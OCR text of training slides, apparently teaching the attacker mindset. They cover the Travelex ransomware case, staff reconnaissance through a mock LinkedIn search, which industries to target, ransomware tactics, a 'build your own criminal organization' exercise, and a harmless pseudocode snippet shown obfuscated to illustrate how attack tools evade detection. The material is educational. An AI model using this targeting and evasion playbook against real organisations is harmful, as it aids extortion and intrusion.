
Travelex reportedly paid a $2.3 million ransom to decrypt its files after being encrypted by the infamous Sodinokibi ransomware.

The UK-based currency exchange Travelex currency exchange has been forced offline following a malware attack launched on New Year's Eve.

The London-based company, which operates more than 1,500 stores globally, suffered the attack on December 31, 2019,

Understanding the Company

- It can be helpful to know the big players, or the people that have access to the information and resources we find most valuable.


ACME finance
Home
My Network
Jobs
Messaging
People
Connections
Locations
Current company
All filters
About 78,000 results
Nellie Gardiner
Accounting Controller at ACME Company
Greater Denver Area
Current: Accounting Controller - US Subsidiaries Team at ACME Company
Kelly Reed
VP of Accounting
East Wedge, CO
Current: VP of Accounting at ACME Company
Fraser Hunt
Vice President, Finance - ACME Company Operations
West Cyprus, CO
Current: Vice President, Finance - Operations at ACME Company
LinkedIn Member

Industries and Assets

Industry	Personal Information	Trade Secrets	Critical Infrastructure	Availability
Healthcare	High	High	High	High
Government	High	High	Medium	Medium
Utilities	Medium	Low	High	High
Banking/Finance	Medium	Low	High	High
Retail	Medium	Medium	Medium	High
Transportation	Low	Low	Medium	High
Construction	Low	High	Low	Medium
Education	Low	Low	Low	Low

Industries and Assets

Industry	Personal Information	Trade Secrets	Critical Infrastructure	Availability
Healthcare	High	High	High	High
Government	High	High	Medium	Medium
Utilities	Medium	Low	High	High
Banking/Finance	Medium	Low	High	High
Retail	Medium	Medium	Medium	High
Transportation	Low	Low	Medium	High
Construction	Low	High	Low	Medium
Education	Low	Low	Low	Low

Crime, Inc. Tactics

- Target retail and transportation industries
  - High availability requirements for profitability
- Using email attachments
  - A wide net to cast for running tools remotely
- To install ransomware
  - Easy to monetize access to computing resources
- On Windows machines
  - Freely available tools and automation
- Get paid in Bitcoin

Meet The Other Crimebois

Actor	Money	Geopolitics	Clout	Justice
Organized Crime	X			
State Sponsored		X		
Insider	X			X
Ideological		X		X
Opportunistic	X		X	

Build Your Own Criminal Organization

Collaborative Exercise

Build Your Own Criminal Organization

- Introduce yourselves as a group, share a bit about yourselves
- Choose a leader for the group - they will take notes
  - Pick whoever most recently donated to a charity or mutual aid.
- Pick a stealthy startup name for your organization.
- Pick a motivation, and two industries to target as a group.
- Write a brief summary of why you chose your motivation and industries.
- Write down several goals for your organization.
- Discuss and document how you intend to meet your organizational goals.

Tools Evolve

- Why can't companies just block our tools and techniques?
- Our tools have recognizable features
- Obstacles to success
  - Anti-Spam
  - Anti-Malware
  - Sandboxing
  - Behavior detection
  - Collaboration

Tools Evolve

"This survival of the fittest, which I have here sought to express in mechanical terms, is that which Mr. Darwin has called 'natural selection' ..."

Herbert Spencer


Tools Evolve

TOOL

Tools Evolve


Tools Evolve

Tools Evolve




Tools Evolve

Tools Evolve




IT'S SUPER EFFECTIVE!

Tools Evolve




OOPS!

Tools Evolve




Tools Evolve




```
Define GetBootTime {
      bootTime = DateTime.UtcNow.AddMillis(-Env.TickCount);
      return bootTime;
}
```


```
Define ChwIakkOp {
      NXOjsIUa = DateTime()
      uiHaKPPo = -Env.TickCount;
      iSpEAjvU = NXOjsIUa.UtcNow.AddMillis(uiHaKPPo);
      return iSpEAjvU;
}
```

Tools Evolve




Tools Evolve





Tools Evolve



Vulnerabilities are Opportunities

It’s not a bug, it’s a feature.

Vulnerabilities are Opportunities


- Intended behavior vs. unintended behavior
- When a feature creates opportunity for US through unintended behavior -- that is a vulnerability.

Vulnerabilities are Opportunities

Application Design

Feature Requirements:

